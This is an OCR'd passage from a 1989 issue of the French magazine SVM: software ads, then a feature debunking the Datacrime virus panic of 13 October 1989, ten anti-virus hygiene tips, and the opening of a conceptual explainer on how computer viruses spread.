☐ 16 20 disquettes à 559 F + 20 F de port = 579 F
☐ 32 40 disquettes à 959 F + 20 F de port = 979 F

Disquettes n°: ____________________

☐ Catalogue SOFTCLUB GRATUIT

Réglement par: ☐ Chèque ☐ Mandat
☐ Contre remboursement + 40 F
☐ Carte Bleue Visa n°: ________

Date d'expiration: ____________________
Signature obligatoire

SVM 66 SVM1189

Service lecteur n° 65, voir page 38

DS DESIGN SOFTWARE

TOUT EST PERMIS !



SAUVEGARDEZ

Sauvegardez vos fichiers en quelques instants. Fiable, rapide, puissant, DS BACKUP est facile à utiliser. Paramétrable et universel, il fonctionne sur toute unité DOS.



REDEMARREZ

Redémarrez instantanément après une coupure de courant. DS RECOVER récupère aussi les fichiers accidentellement effacés ou les disques formatés.



OPTIMISEZ

Défragmentez au choix les disques, répertoires ou fichiers. Vous améliorez les temps d'accès à votre disque.



SECURISEZ VOS ACCES

Par un système de mots de passe hiérarchique sécurisez l'accès à votre micro et contrôlez-en le temps d'utilisation. En plus, un gestionnaire de fichiers et générateur de menus simplifie l'exploitation.



Logiciels pour IBM PC, XT, AT et PS2 livrés sur disquettes 5"1/4 (non "protégés") en anglais.

3 rue l'Olive 75018 PARIS
Tél. : (1) 42.02.08.08 - Fax : (1) 42.02.03.74
Télex : 250 303 Calva-Com : PCM10
Minitel : 36 14 n° ★ 193130158

BON DE COMMANDE à retourner à COMPUMART 3 rue l'Olive 75018 PARIS

- ☐ Je désire recevoir ....exemplaire(s) de DS BACKUP à 632 F HT l'unité soit 750 F TTC + 40 F de port
- ☐ Je désire recevoir ....exemplaire(s) de DS RECOVER à 464 F HT l'unité soit 550 F TTC + 40 F de port
- ☐ Je désire recevoir ....exemplaire(s) de DS OPTIMIZE à 548 F HT l'unité soit 650 F TTC + 40 F de port
- ☐ Je désire recevoir ....exemplaire(s) de DS MANAGER à 464 F HT l'unité soit 550 F TTC + 40 F de port
- ☐ Je désire recevoir ....exemplaire(s) de DS PACK à 1.600 F HT l'unité soit 1.850 F TTC + 40 F de port

Ci-joint paiement par : ☐ Chèque
☐ Carte bancaire Nom : ____________
N° ____________ Date d'expiration ____
☐ Contre remboursement (Ajouter 40 F de frais).
Date Signature

Nom ____________
Société ____________
Adresse ____________
Ville ____________
Code Postal ______ Tél. : ____________

SVM 66

Service lecteur n° 66, voir page 38


3615 JEST OU 3615 LUDIK

TIRER OU EPERONNER, IL FAUT CHOISIR!!!



EDIDACOM se rebaptise TUTORLAND

Formation : à vos guides...



PC-PS & Comp.
- AutoCAD
- Chart 3
- dBase III Plus & IV
- Excel
- FrameWork II & III
- Lotus 1-2-3
- MS-DOS 3 & 4
- Multiplan 3
- Open Access II
- PageMaker 3
- UNIX
- Visio 4
- Windows 286/386
- Word 5
- WordPerfect 4 & 5
- Works

Macintosh
- 4ème Dimension 4
- Excel
- Excel macros
- HyperCard
- Micro-édition
- MacTell 3
- PageMaker 3
- QuarkXPress 2
- Word 4
- Works

Méthode progressive, visuelle et active de formation aux logiciels leaders. Les guides de formation, classeurs-chevalet avec disquette d'exercices, sont disponibles auprès de notre réseau revendeurs ou remis aux stagiaires dans les centres de formation partenaires. TUTORLAND propose également une gamme de kits animateur avec transparents graphiques pour les formateurs.

TUTORLAND
15-27, Rue du 1er Mai
Z.A. du petit Nanterre
92000 Nanterre
Tél. : (1) 47 80 00 01
Fax. : (1) 47 80 44 22

Oui, je désire :
- ☐ recevoir une documentation sur vos produits.
- ☐ passer une commande auprès d'un de vos Partenaires.
- ☐ obtenir l'adresse du Partenaire agréé TUTORLAND le plus proche.

Société.. Tél : .... Fax.......................
Interlocuteur: .... Fonction: ....
Adresse: ....
Code postal............................. Ville..

SVM 66

Service lecteur n° 67, voir page 38



L'AFFAIRE DES VIRUS

La vérité sur l'attaque du 13 octobre
Le fonctionnement des virus expliqué
Les principaux virus et les moyens de défense
Un virus à programmer soi-même
Une méthode simple pour se protéger

Tous les médias avaient annoncé l'offensive d'un virus informatique, programmé pour le 13 octobre dernier. Comment les responsables informatiques, les éditeurs de logiciels, les constructeurs d'ordinateurs s'y sont-ils préparés ? S'est-il vraiment passé quelque chose ce jour-là ou s'est-il agi d'une hallucination collective ? Notre enquête auprès d'entreprises grandes consommatrices de micro-informatique rend compte des préparatifs de chacun pour contrecarrer le virus, et des dégâts finalement constatés. Ces quelques jours de paranoïa générale virent aussi fleurir bien des confusions, tant l'assimilation du virus informatique au virus biologique est aisée ; elle est juste dans une certaine mesure, mais aussi prétexte à tous les amalgames et fantasmes. « L'affaire Datacrime » nous donne l'occasion de faire le point sur la technique de ces « automates d'autodestruction de programmes », pour que chacun puisse en mesurer les dangers, en prévoir les effets et s'en prémunir en pleine connaissance de cause. Et quoi de plus didactique qu'un virus véritable, à programmer soi-même pour s'entraîner en prévision d'une véritable attaque ? Il suffit de posséder un compatible IBM, de connaître le Basic, et de disposer de quelques minutes de loisir. Notre virus n'en est pas moins terrifiant : en prenant des précautions élémentaires, vous pourrez le laisser contaminer vos fichiers, le voir agir, en comprendre les mécanismes de reproduction, et acquérir les réflexes d'une judicieuse protection. Afin de vous aidez encore, nous vous livrons une procédure toute faite pour détecter la contamination de votre micro-ordinateur par un virus : un antivirus efficace qu'il suffira de recopier. Enfin, nous avons complété cette panoplie du parfait détective ès informatique criminelle par la description des principaux virus connus à ce jour et une liste des meilleures antidotes disponibles.

Thierry MORIN

DATACRIME

Du bon usage de la rumeur...

Pour évaluer l'impact du virus Datacrime, SVM a décidé d'interroger quelques utilisateurs de renom, grands consommateurs de micro-informatique et, de ce fait, particulièrement exposés. Nous les avons contactés trois jours avant la date fatidique du 13 octobre 1989, puis trois jours après. Dans un premier temps, les intéressés nous ont indiqué quelles mesures étaient prises pour endiguer la menace et, dans un second temps, quels dégâts ils avaient effectivement subis : beaucoup de bruit pour rien...

POUR NOUS, BRANLE-BAS DE COMbat le 10 octobre. Nous commençons par interroger les éditeurs de logiciels, qui ont le plus de chances de se trouver dans le collimateur de Datacrime trois jours plus tard. Chez Microsoft, Christian Boyer nous explique pourquoi la menace est prise au sérieux : « *Avec toutes les disquettes qui arrivent en permanence de chez nos clients, on ne peut rien laisser au hasard.* » À titre préventif, Microsoft fait donc tourner le logiciel Vaccine, de l'éditeur américain Worldwide Software, sur tous ses compatibles IBM.

Nous interrogeons aussi Imad Allostaz, coauteur du programme Virakyl chez P-Ingénierie. « *La menace du Datacrime pèse surtout sur Blue Link, notre filiale de programmation sous MS-DOS. Ils ont reçu pour consigne d'effectuer des sauvegardes de disques durs le mercredi 11.* » Rappelons que chacun ignore encore si Datacrime va déchaîner ses foudres le 12 octobre ou bien le 13... Mais il est vrai que beaucoup de programmeurs de virus affectionnent les dates-clés. Ainsi, à l'origine, le virus de Jérusalem était-il censé s'activer le vendredi 13 mai 1988, date du quarantième anniversaire de la création d'Israël. Dans le cas de Datacrime, le 13 octobre 1989 s'avère être le lendemain du Columbus Day américain, journée commémorant la découverte du Nouveau Monde par Christophe Colomb... Si l'on accepte l'implacable rituel des bidouilleurs au calendrier, pourquoi de pas prendre date, tout de suite, pour la Toussaint, Noël, Pâques ou la Trinité ? Pourtant, le premier vendredi 13 de l'année 1989, en janvier dernier, est passé totalement inaperçu...

Mais poursuivons. Chez Ise-Cegos, qui commercialise Pagemaker en France, on accorde une attention toute particulière au problème : on se rappelle que, en 1987, Aldus, éditeur du programme, a été victime d'un virus tapi dans des disquettes originales mises à la vente. Au sein du secteur multimédia du distributeur, le directeur du Support technique, Teddy Lasserda, ne redoute pourtant pas tellement Datacrime : « *Les virus ne constituent pas pour nous une grosse menace. Dans ce secteur, en effet, nous reformatons, tous les quinze jours environ, les disques durs de nos quatre PC, afin de réaliser nos tests logiciels. Par curiosité, nous allons quand même faire tourner les programmes détecteurs, y compris l'utilitaire Mirror* (qui permet de sauvegarder la piste zéro du disque dur). *De toutes façons, dès le lundi 16 octobre, nous procéderons à un reformatage des disques. S'agissant des Macintosh, nous sommes pour le moment satisfaits des détecteurs du marché.* »

Chez AB-Soft, le directeur technique, Régis de la Croix de la Valette, gère un parc comptant une dizaine de compatibles IBM et deux Macintosh. « *Nous avons fait tourner sur nos PC le programme en shareware FSH, qui empêche toute modification intempestive de la taille des fichiers. Comme nous avons déjà été échaudés par une alerte au virus en septembre dernier, nous avons effectué les vérifications qui s'imposaient. Aussi, nous attendons très sereinement le vendredi 13...* » Chez Borland, on indique qu'aucune mesure de sécurité spécifique n'est prise en interne, sinon une complète vérification du réseau local, par où transite la comptabilité de l'entreprise.


Du côté des grands comptes, nous interrogeons tout d'abord la RATP où Philippe Hiltebrand anime un atelier de micro-informatique. Dès que la menace de Datacrime s'est faite jour, il a expédié un mailing de télécopies à ses adhérents : il y a recommandé que tous les détenteurs d'un micro-ordinateur compatible IBM antidatent l'horloge interne de leur machine ; pour « shunter » la date du 13, ces derniers vont donc directement passer du 12 au 14 octobre ; dès le lundi 16, ils reviendront à la bonne date. (En fait, en cas d'attaque, cette précaution eût été vaine : Datacrime est censé se déclencher une fois passée la date du 12, et pas uniquement le 13.)


Plans de défense active

À la BFCE (Banque française du commerce extérieur), Bertrand Dominé, responsable Micro-informatique, raconte : « *Nous avons passé nos 150 ordinateurs compatibles au crible de trois logiciels détecteurs : le Virus Scanning Program d'IBM, qui reconnaît les signatures de tous les virus connus à ce jour ; le Flushshot+ de Software Concepts Design, qui vérifie en permanence la taille des fichiers .COM et .EXE ; et enfin Vaccine, qui vérifie les modifications en mémoire, les interruptions, et les informations sur les fichiers. Nous avons enfin procédé à la sauvegarde complète des disques durs.*

Pour Calvacom, Khaddouma Hattaf, assistante commerciale du réseau, dit, amusée : « *Aucun virus ne risque d'infiltrer Calva ! Pour se connecter au réseau, on doit s'identifier par mot de passe et code d'accès. En cas de problème, on retrouverait immédiatement les coordonnées du fauteur de troubles. De plus, les usagers sont invités à changer de mot de passe aussi souvent que possible. En cas d'oubli, Calva le transmet exclusivement par courrier. Pour finir, nos logiciels du domaine public sont systématiquement passés au désinfectant. Alors votre Datacrime...* »

Par ailleurs, à titre purement indicatif puisqu'il n'est pas directement concerné par ce vi-




Philippe Hiltebrand, animateur d'un atelier de micro à la RATP.



Photos Christina MERANDON

Maurice Vial, directeur de la Sécurité informatique chez IBM France.

rus, nous posons aussi la question à Philippe Mathieu, ingénieur technico-commercial chez Apple. Il nous précise quel type de routines est généralement mis en œuvre par son groupe de travail pour écarter toute menace de contamination : « *En réseau local, nous évitons de lancer une application stockée sur un serveur. Nous travaillons à partir des programmes installés sur nos disques durs respectifs. D'autre part, on peut facilement limiter l'accès aux données stratégiques du réseau par un système de priorités individuelles. Cette méthode limite la propagation des virus, surtout lorsque chaque disque dur est lui-même protégé par un logiciel du type Fileguard d'Alpha-Systèmes, qui en interdit l'accès aux tiers non autorisés.* » Bref, tout le monde se sent plus ou moins concerné par le désastre annoncé et chacun, selon le degré d'urgence, fait front à sa manière.

Les grandes victimes du 13

Le soir du fameux vendredi, à 20 h pile, chacun attend impatiemment devant son téléviseur l'annonce de l'étendue des dégâts. Et le plus imperturbablement du monde, tous les présentateurs des journaux télévisés, toutes chaînes confondues, parlent peu ou prou des grandes victimes : Thomson, la BNP, la SNCF, EDF et le CEA (Commissariat à l'énergie atomique) « *ont été infectés* » ! Ce n'est pas vraiment faux : vu l'importance des parcs de chacun de ces grands comptes, il y a de fortes chances pour que l'un ou l'autre, un jour ou l'autre, ait été infecté par « un » virus... Mais, de toute évidence – et cela sera confirmé le lendemain à la lecture de la presse écrite –, personne n'a songé à vérifier l'exactitude des faits auprès des victimes supposées.

Un simple coup de fil, pourtant, aurait suffi à apporter un soupçon de vérité à ces affirmations pour le moins hâtives. Nous reprenons donc notre téléphone. À la BNP, le directeur Informatique, Vivien Lévy-Garbois, a effectivement déclaré à certains journalistes que la banque avait localisé et neutralisé, dans une agence de Nice, un virus de type Jérusalem (parfaitement connu depuis qu'il a été mis en circulation en 1988). Mais cela s'était passé au début du mois d'octobre, donc bien avant le 13. De Datacrime, point. Au CEA, on a isolé deux machines, fortement soupçonnées d'héberger des virus ; après vérification, on n'a, ici aussi, trouvé qu'un vieux virus de Jérusalem. Datacrime ? Pas vu.

Chez Thomson, avec la meilleure volonté du monde, on n'a pas eu vent du moindre ravage causé par le virus ; on s'étonne simplement de ce battage orchestré d'un même chœur par la radio, la télévision et la presse écrite. À la RATP, aucun ravage n'a été constaté, mais on s'apprête néanmoins à lancer, en région parisienne, une vaste campagne d'information sur les virus auprès des quelque 2 000 utilisateurs de micro-ordinateurs compatibles. À la SNCF, aucune trace. À la BFCE, quel Datacrime ? À l'EDF ? R.A.S. Chez Microsoft, P-Ingénierie, Ise-Cegos, AB-Soft, Borland, on est sans nouvelle du virus. Avec tout ce bruit, on peut penser que le lancement du livre *La peste informatique* (éditions Plume/Calmann-Lévy), consacré au piratage informatique et co-signé par Alain Acco et Edmond Zucchelli, deux journalistes d'Europe 1, ne passera pas inaperçu... Votre dévoué mensuel, pour sa part, s'était contenté de relayer la rumeur aussi sobrement qu'il convient : un entrefilet en page 28 des Actualités du mois de septembre.

En fait, si les médias ont affirmé, le 13 au soir, que 1 % du parc informatique avait été infecté par Datacrime, notre micro-enquête prouve qu'en réalité le 0 % approche davantage la réalité... Avant la grande affaire, nous avions aussi interrogé Francis Pellegrino, directeur général de Tulip France. À priori, le fabricant hollandais de micro-ordinateurs aurait dû se trouver exposé en première ligne : la menace, en effet, arrivait tout droit de La Haye, par le biais d'une dépêche AFP. Le 10 octobre donc, Francis Pellegrino n'avait jamais entendu parler du Datacrime qui, pourtant, s'apprêtait à ravager son parc de micro-ordinateurs. Un échange de messages avec les Pays-Bas, fait de toute urgence par télécopie, lui avait confirmé que là-bas non plus personne n'était au courant.

Un formidable opportunisme

Mais si Datacrime joue au virus fantôme, une question se pose : où IBM a-t-il bien pu le rencontrer pour lui opposer son programme détecteur ? Maurice Vial, directeur de la Sécurité informatique chez IBM France, ne semble pas connaître l'exacte origine du virus : « *En tout cas, nous ne l'avons jamais rencontré en interne* », précise-t-il. Interrogé la veille du fameux vendredi, il indiquait qu'il ne se passerait « *probablement pas grand chose*

le 13, Datacrime (n'ayant) manifestement pas eu le temps (depuis sa création supposée récente) *de se propager outre mesure.* › Car IBM vient en effet de lancer un programme détecteur, le Virus Scanning Program (familièrement baptisé ‹ Virscan › par les intimes).

Depuis le début de l'année déjà, tout membre du personnel de Big Blue pouvait télécharger sur son micro-ordinateur personnel une série de programmes détecteurs, stockés sur les gros systèmes des sites centraux. Au mois de septembre dernier, IBM adressait à ses 22 000 salariés une lettre individuelle précisant le code de conduite à adopter à l'encontre des virus ; la société attirait en particulier l'attention sur les dangers de la contamination par ordinateurs à domicile interposés : ces machines, accessibles à n'importe qui, risquaient en effet de contaminer l'entreprise par le biais des échanges de disquettes. Depuis début octobre, l'usage du ‹ package › de sécurité est même devenu obligatoire : en quittant ses applications, tout utilisateur doit désormais lancer son IBM Virus Scanning Program.

Reste que la direction Marketing d'IBM a su tirer parti de la rumeur Datacrime pour lancer une formidable opération promotionnelle. Au début du mois d'octobre, pour examiner les matériels de démonstration non connectés à un réseau, chaque responsable commercial régional a reçu quatre disquettes contenant Virus Scanning Program. Tous les distributeurs ont également reçu le programme de détection, accompagné d'une lettre-type à en-tête IBM, destinée aux directeurs informatiques de leurs clients et prospects : le constructeur y avertissait les entreprises des dangers éventuels d'un virus pour le 13 octobre, et de la nécessité d'utiliser Virus Scanning Program... Un argument irrésistible : quel directeur informatique aurait-il pris le risque phénoménal de ne pas acheter un tel logiciel, à 274 F HT, et non protégé contre la copie ? Les résultats ne se sont pas fait attendre : les intéressés se sont rués comme un seul homme sur leur téléphone pour commander ce programme capable de les prémunir contre le désastre (5 000 exemplaires vendus en quelques jours) et, accessoirement, de sauver leur carrière !

Des vessies et des lanternes

Voilà donc Big Blue devenu chantre de la sécurité antivirus. Il y a un an à peine, alors que les virus commençaient à se propager sérieusement chez les utilisateurs, on interrogeait en vain le constructeur sur sa politique en la matière. Officiellement, il n'en avait aucune. Beau revirement de situation, donc. Pour l'heure, le Virus Scanning Program se contente de détecter la signature de Datacrime ; d'après IBM, les fichiers se révélant infectés doivent être effacés du disque dur et isolés sur disquette, en attendant une prochaine et véritable antidote. Quand ? Sans doute attend-on d'en savoir plus sur le supposé fléau. Peut-être sait-on aussi qu'il est inutile d'éradiquer un virus qui n'existe pas...

On a pu lire ici ou là que certains éditeurs de logiciels propageraient eux-mêmes des virus pour décourager la copie pirate. Difficile de retenir une hypothèse aussi abracadabrante. Si le virus s'avérait opérant, l'éditeur indélicat se trouverait à la merci de la moindre fuite ; en proie à la vindicte de la presse et des utilisateurs, il s'exposerait au scandale et à d'éventuels procès, ce qui serait commercialement désastreux. Au cas où ce virus serait inopérant – Datacrime aujourd'hui, par exemple –, on voit mal en quoi cela découragerait la copie illicite. Bien entendu, l'actuelle rumeur soutient que Datacrime peut frapper à tout instant jusqu'à la fin de l'année. Et, en définitive, qui sait si un programmeur fou ne lancera pas bientôt, sous le même nom, un autre virus tout à fait réel, lui ?

L'affaire Datacrime a au moins eu le mérite de sensibiliser l'opinion aux indispensables mesures de sécurité et d'hygiène informatique qu'il y a lieu de mettre en place. Une prise de conscience générale, qui a eu quelques retombées inattendues. Chez Arthur Young, Michel Malka, directeur Informatique, a passé tout son parc de machines (compatibles IBM et Macintosh) au crible des détecteurs : il s'est rendu compte que ses Mac étaient littéralement infestés de nVIR... Autre conséquence positive : l'APP (Agence pour la protection des programmes) et le Clusif (Club français de la sécurité informatique) ont fait le plein d'adhérents. Cela dit, les psychoses collectives n'ont jamais un effet très durable. Dès le 14 octobre, les médias frappés de subite amnésie n'ont plus soufflé mot de Datacrime... Pour au moins faire preuve d'humour, il n'aurait pas été inutile de reconnaître qu'on s'était laissé contaminer un peu vite par un virus fantomatique.

Frédéric DJIBRIL

DIX RECOMMANDATIONS POUR LIMITER LES DÉGÂTS

1 – Protégez systématiquement contre l'écriture toutes vos disquettes originales ; faites de même pour les disquettes destinées à la seule lecture. Il vous suffit de verrouiller chaque disquette en faisant coulisser sa languette mobile ; en position verrouillée, un espace vide apparaît.

2 – Ayez toujours en réserve une copie saine de votre logiciel Système, ainsi que de vos principaux programmes d'application : vous pourrez facilement les remplacer en cas de problème.

3 – Effectuez régulièrement une copie de sauvegarde de vos fichiers de données. La sauvegarde ne protège pas uniquement des virus : elle offre la meilleure des garanties contre les dégâts d'une mauvaise manipulation, voire d'un écrasement accidentel des pistes du disque. Conservez au moins deux versions de vos sauvegardes : l'une d'entre elles peut être endommagée, irrécupérable, ou bien déjà infectée.

4 – Prenez l'habitude d'examiner périodiquement vos disques durs et disquettes usuels, à l'aide de programmes détecteurs de virus. De manière générale, faites tourner ces détecteurs sur toute disquette dont vous ignorez la provenance, y compris celles que vous venez de prêter : elles peuvent vous revenir infectées, sans que l'emprunteur en ait eu conscience. N'oubliez pas que des disquettes vierges, dès qu'elles sont formatées, peuvent elles aussi contenir des virus.

5 – Sur un ordinateur à double lecteur de disquettes, n'utilisez qu'une seule disquette de démarrage, protégée contre l'écriture. Avec un disque dur, évitez de démarrer sur une disquette. Lorsque vous restaurez vos fichiers depuis une sauvegarde, démarrez l'ordinateur avec une disquette originale protégée.

6 – Sous MS-DOS, protégez en écriture tous les fichiers .COM et .EXE. Vous pouvez également retirer le fichier COMMAND.COM du répertoire de base. Insérez dans votre CONFIG.SYS une ligne du style : SHELL=C :\FICHIER\COMMAND.COM /P. Dans votre fichier AUTOEXEC.BAT, ajoutez la ligne : SET COMSPEC=C :\FICHIER\COMMAND.COM.

7 – Adoptez une attitude circonspecte vis-à-vis des jeux, vecteurs de propagation privilégiés des virus. Évitez en particulier ceux qui requièrent leur propre disquette de démarrage. En règle générale, méfiez-vous des programmes destinés à circuler beaucoup, comme les copies de logiciels piratés.

8 – Si vous avez l'habitude de télécharger des programmes sur un réseau d'utilisateurs, attendez quelques semaines avant d'expérimenter les nouveautés ; les professionnels du réseau s'en chargeront, et ils interviendront en cas d'alerte.

9 – Soyez tout aussi vigilants au bureau qu'à domicile. Exigez éventuellement de vos proches qu'ils respectent l'hygiène informatique que vous avez mise en place.

10 – En lisant SVM, apprenez à distinguer l'activité normale d'un système de toute bizarrerie de fonctionnement.

LES VIRUS APPRIVOISÉS


Petit précis de virologie informatique à l'usage des honnêtes gens

Les virus ne sont pas vraiment une nouveauté puisque leur principe de fonctionnement a déjà été étudié et décrit dans les années 50 sous le nom d'« automates d'autodestruction de programmes ». Il faudra attendre la diffusion massive des micro-ordinateurs et, dans la foulée, celle des technologies de programmation pour que les virus, thème d'études pour certains ou blague de mauvais goût pour d'autres, deviennent une affaire sérieuse. La dimension prise par l'affaire du vendredi 13 et la paranoïa collective qu'elle a générée sont cependant sans commune mesure avec les risques encourus : une bonne connaissance du sujet et un peu de discipline peuvent souvent venir à bout des virus. Voici nos explications, nos conseils, et un petit virus pour mieux vous faire la main.

MAIS QU'EST-CE DONC QU'UN « virus » informatique ? L'emprunt du terme au vocabulaire de la biologie a suffi à occulter tout besoin d'explication. Et chacun trouve naturel de parler de contamination, d'incubation, d'infection, de désinfectant ou de vaccin... La métaphore a cependant ses limites que les fantasmes n'ont pas. Appelons un chat, un chat : un virus informatique est un programme dont l'une des actions est de s'insérer subrepticement à l'intérieur des autres programmes d'un ordinateur. Cette définition toute simple est à la fois rassurante et terrifiante.

Commençons par le côté positif. Le lecteur averti ne nous en voudra pas de rappeler qu'un ordinateur manipule deux sortes d'objets : des logiciels ou programmes – il s'agit, plus exactement, de fichiers contenant des programmes – et des fichiers de données. Chacun, aujourd'hui, sait faire la différence entre un logiciel et les données qu'il traite – un traitement de texte, par exemple, et la correspondance qu'il va permettre d'écrire. Les programmes sont des successions d'ordres que le processeur de l'ordinateur doit exécuter, tandis que les données peuvent être saisies, modifiées, imprimées, effacées, etc. Nous l'avons dit, le virus informatique est lui aussi un programme qui n'agit que si les instructions qu'il contient sont exécutées. Il est donc impératif qu'il soit inoculé à un autre programme et non transmis dans un fichier de données. Par conséquent, et c'est un point important, il n'y a pas de crainte à avoir tant que l'on échange des données.

Passons au mauvais côté des choses. Le fait que l'une des caractéristiques d'un virus soit de se dupliquer dans un autre programme explique le mécanisme de la propagation : celle-ci est exponentielle puisque chaque génération de programmes contaminés double le nombre de programmes contaminants. Par ailleurs, un quelconque programme d'ordinateur (on dit aussi le « code » du programme) est une suite de nombres incompréhensibles même par son auteur : il a écrit sa « source » dans un langage de programmation évolué (Basic, C, Pascal, etc.) qui n'a rien à voir, dans



Un programme n'est pas constitué d'une même et unique série d'instructions : il se compose d'un ensemble de sous-programmes qui s'appellent les uns les autres (1) ; le passage de l'un à l'autre se fait par une instruction de saut, suivie de l'adresse-mémoire où se trouve le début du sous-programme à exécuter. C'est cet aspect fondamental du fonctionnement d'un ordinateur, qui permet de concocter de manière simple un virus : il suffit que l'une des instructions d'un programme (à la limite, n'importe laquelle) soit remplacée par une instruction de saut vers un nouveau sous-programme pervers (2), et le tour est joué.

sa forme, avec celle exécutable par le processeur de la machine. Il est donc pratiquement impossible de détecter un virus inconnu dans tel ou tel programme (et c'est pourquoi nous restons perplexes quand un responsable de serveur télématique affirme qu'il est en mesure de contrôler la totalité des programmes téléchargeables...). Les conséquences pratiques de ce que nous venons de voir sont simples : sur un compatible IBM, un virus ne se transmet que par un fichier de programme, c'est-à-dire un fichier dont l'extension est .COM ou .EXE ; sur un Macintosh, il ne se propage que par les applications, c'est-à-dire les logiciels eux-mêmes.

Très souvent, cette propagation se fait à l'aide de programmes de jeux, qui démarrent automatiquement dès introduction de la disquette dans l'ordinateur, sans que l'on ait accès aux commandes du système d'exploitation. Au démarrage, en effet, le programme lance le jeu de manière tout à fait normale et le classique écran graphique de début de partie vient s'afficher ; mais, pendant que l'utilisateur regarde l'image, l'opération de duplication dans l'un des programmes repérés sur le disque dur commence... Si le virus n'a fait que s'ajouter au programme sans en modifier les instructions, le jeu continuera à se dérouler normalement. Et, à chaque lancement, il contaminera d'autres programmes qui, à leur tour, infecteront de nouveaux programmes une fois qu'on les aura lancés et ainsi de suite – à moins, par un coup de chance, que le premier programme infecté ne soit plus jamais utilisé, ce qui limite la propagation. Mais l'astuce des programmeurs de virus est de s'attaquer d'abord à des programmes du système d'exploitation de l'ordinateur, donc à ceux qui 